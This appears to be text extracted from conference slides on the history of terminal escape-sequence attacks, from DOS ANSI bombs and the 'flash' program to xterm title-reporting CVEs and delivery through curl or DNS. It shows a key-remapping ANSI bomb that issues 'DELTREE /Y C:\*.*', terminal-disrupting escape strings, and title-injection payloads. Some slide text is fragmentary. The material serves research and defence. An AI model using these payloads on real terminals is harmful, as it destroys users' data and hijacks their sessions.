
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.

Drive D: = Driver MSCD000 unit 0

Drive E: = Driver MSCD000 unit 1

C:\>

“ANSI” art



“ANSI” art

```
$ iconv -f ibm437 BK-DOI.ANS | pv -q -L $[28800/8]
```

```
-----  
Ansi by : Bad Karma <ACiD>  
-----
```

```
^[[25CAnsi by ^[[0m: ^[[1mB^[[0ma^[[1;30md  
^[[37mK^[[0ma^[[1;30mrma <AC^[[0mi^[[A  
^[[51C^[[1;30mD>  
^[[15C— — —  
————^[[0m—^[[1;30m——^[[0m—^[[1;30m—^[[0m—^[[  
[1m—^[[0m—  
^[[1m——^[[A
```

“ANSI” art

```
$ iconv -f ibm437 BK-DOI.ANS | pv -q -L $[28800/8]
```

```
-----  
Ansi by : Bad Karma <ACiD>  
-----
```

```
^[[25CAnsi by ^[[0m: ^[[1mB^[[0ma^[[1;30md  
^[[37mK^[[0ma^[[1;30mrma <AC^[[0mi^[[A  
^[[51C^[[1;30mD>  
^[[15C— — —  
—————^[[0m—^[[1;30m—^[[0m—^[[1;30m—^[[0m—^[[  
[1m—^[[0m—  
^[[1m————^[[A
```

ANSI Bombs



This file is a special HELP file for *****. To view it,

go to the DOS prompt and type TYPE HELP.TXT

^[[068;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[100;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[067;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[099;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[013;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[084;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[116;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[027;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[008;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

ANSI Bombs



```
MS-DOS 6.22
C:\>DELTREE /Y C:\*.*
Deleting c:\io.sys...
Deleting c:\msdos.sys...
Deleting c:\dos...
Deleting c:\command.com...
Deleting c:\wina20.386...
Deleting c:\config.sys...
Deleting c:\autoexec.bat...
Deleting c:\cdrom...
Deleting c:\foo...

C:\>
```

Unix in the 90s?

flash.c

```
/* This little program is intended to quickly mess up a user's
   terminal by issuing a talk request to that person and sending
   vt100 escape characters that force the user to logout or kill
   his/her xterm in order to regain a sane view of the text.
   It the user's message mode is set to off (mesg n) he/she will
   be unharmed.

   This program is really nasty :-)

Usage: flash user@host

try compiling with: gcc -o flash flash.c
*/
```


The evil strings

```
#define FIRST "\033c\033(0\033#8"
```

```
#define SECOND "\033[1;3r\033[J"
```

```
#define THIRD "\033[5m\033[?5h"
```

Digital VT520



cat flash.sh
This simulates the effect of receiving "flash", a 1994 terminal DoS attack.
while ;; do
 printf "\033c\033(0\033#0"
 sleep 0.1
 printf "\033[1;3r\033[J"
 sleep 0.1
 prin.


01(002,012) Printer: None

1

2003

H D Moore

- Among the first published research
- Multiple “CVEs”



Window Title Reporting

CVE-2003-0063

```
printf "\e]0;title\a"
```

Window Title Reporting


CVE-2003-0063

```
printf "\e]0;calc.exe\a"
```

Window Title Reporting

CVE-2003-0063

```
printf "\e]0;calc.exe\a\e[21t"
```




Cmder



C:\Users\dgl\Downloads\cmder

λ




cmd.exe

Search



Vulnerabilities repeating themselves

- Variants of xterm CVE-2003-0063 (title reporting):



- ConEmu: CVE-2022-46387
- SwiftTerm: CVE-2022-23465
- WezTerm: (no CVE)



SwiftTerm

Alternative delivery methods

“curlit”

```
$ curl evil.example.com
```

Alternative delivery methods

“It’s always DNS”

```
$ host test-starwars
test-starwars.lab is an alias for
\"027[3\;20\;7\;7\;7,~027[3\;15\;3,~027[3\;5\;10,~027[3\;20\;7,~027[3\;15\;3,~\".lab.
\"027[3\;20\;7\;7\;7,~027[3\;15\;3,~027[3\;5\;10,~027[3\;20\;7,~027[3\;15\;3,~\".lab has address 192.0.2.1
```

```
$ ping test-starwars
ping: test-starwars: Name or service not known
```

```
$ docker run -it alpine
/ # ping test-starwars
PING test-starwars (192.0.2.1): 56 data bytes
64 bytes from 192.0.2.1: seq=0 ttl=62 time=0.917 ms
```

Introducing...

Music over DNS

 [microsoft / terminal](#) Public

[Code](#) [Issues 1.5k](#) [Pull requests 62](#) [Discussions](#) [Actions](#) [Projects 9](#) [Wiki](#) [Security](#) [Insights](#)

Add support for the DECPS escape sequence #8687

✓ Closed j4james opened this issue on Jan 1, 2021 · 40 comments · Fixed by #13208

 j4james commented on Jan 1, 2021 · edited Collaborator

Description of the new feature/enhancement

The `DECPS` (*Play Sound*) escape sequence was first introduced on the DEC VT520 terminals, and provides applications with a way to play a sequence of musical notes. The supported functionality is fairly rudimentary, but it's good enough for generating basic sound effects in games, making your build scripts play a little jingle when they complete successfully, or having your login MOTD wish you a happy birthday every year.

Demo

